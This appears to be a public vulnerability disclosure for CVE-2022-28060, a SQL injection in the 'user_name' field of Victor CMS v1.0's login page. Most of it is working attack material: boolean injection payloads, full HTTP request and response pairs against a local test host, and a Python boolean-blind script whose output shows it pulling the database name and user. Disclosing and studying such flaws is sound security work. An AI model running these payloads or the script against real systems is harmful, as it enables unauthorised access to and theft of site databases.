JiuBanSec / CVE_LIST Public

Code Issues Pull requests Actions Projects Security Insights

main


CVE_LIST / CVE-2022-28060 / CVE-2022-28060.pdf

JiuBanSec Add files via upload History


1 contributor

516 KB

- **VULNERABLE:** SQL injection vulnerability exists in VictorCMS . An attacker can inject query in "/CMSsite/includes/login.php" via the "user_name" parameters.
- **Contact me:** https://github.com/JiuBanSec
- **Product:** Victor CMS v1.0
- **Impact:** Allow attacker inject query and access , disclosure of all data on the system.
- **Payload Boolean true:** test' or '1'='1
- **Payload Boolean false:** test' or '1'='2
- **Payload exploit example:** test' or (ascii(substr((select(database())),1,1))<127)--+-
- **Proof of concept (POC):**




- **You see Whether the user name is correct or not, the response status of the returned package is different**
- **Payload Boolean true:** user_name=test'+or+'1'='1



```
POST /CMSsite/includes/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0)
Gecko/20100101 Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/CMSsite/post.php?post=1
Cookie: PHPSESSID=2cr3ou7a96me8tajtqg7ha5im0
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

user_name=test'+or+'1'='1&user_password=test&login=
```

```
HTTP/1.1 302 Found
Date: Wed, 23 Mar 2022 14:09:32 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Location: ../index.php
Content-Length: 114
Connection: close
Content-Type: text/html

<!-- @author 'Victor Alagwu';
//   @project 'Simple Content Management System';
//   @date    'October 2016'; -->
```


- **Payload Boolean false:** user_name=test'+or+'1'='2



```
POST /CMSsite/includes/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0)
Gecko/20100101 Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/CMSsite/post.php?post=1
Cookie: PHPSESSID=2cr3ou7a96me8tajtqg7ha5im0
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

user_name=test'+or+'1'='2&user_password=test&login=
```

```
HTTP/1.1 200 OK
Date: Wed, 23 Mar 2022 14:12:51 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Content-Length: 114
Connection: close
Content-Type: text/html

<!-- @author 'Victor Alagwu';
//   @project 'Simple Content Management System';
//   @date    'October 2016'; -->

```

- **Exploit:**



```python
import requests
host = "http://127.0.0.1/CMSsite/includes/login.php"
def getDatabase():
    global host
    ans=''
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low < high:
            payload= "2' or (ascii(substr((select(user())),%d,1))<%d)-- -" % (i,mid)
            param ={"user_name":payload,"user_password":"test","login":""}
            res = requests.post(host,data=param,allow_redirects=False)
            if res.status_code==302:
                high = mid
            else:
                low = mid+1
            mid=(low+high)//2
        if mid <= 32 or mid >= 127:
            break
        ans += chr(mid-1)
        print("database is -> "+ans)
getDatabase()
```

```
database is -> v
database is -> vc
database is -> vcm
database is -> vcms
PS D:\InternetTools\python\sql注入> & D:/software/python3.8/python.exe d:/InternetTools/python/sql注入/sql.py
database is -> r
database is -> ro
database is -> roo
database is -> root@local
database is -> root@localh
database is -> root@localho
database is -> root@localhos
database is -> root@localhost
```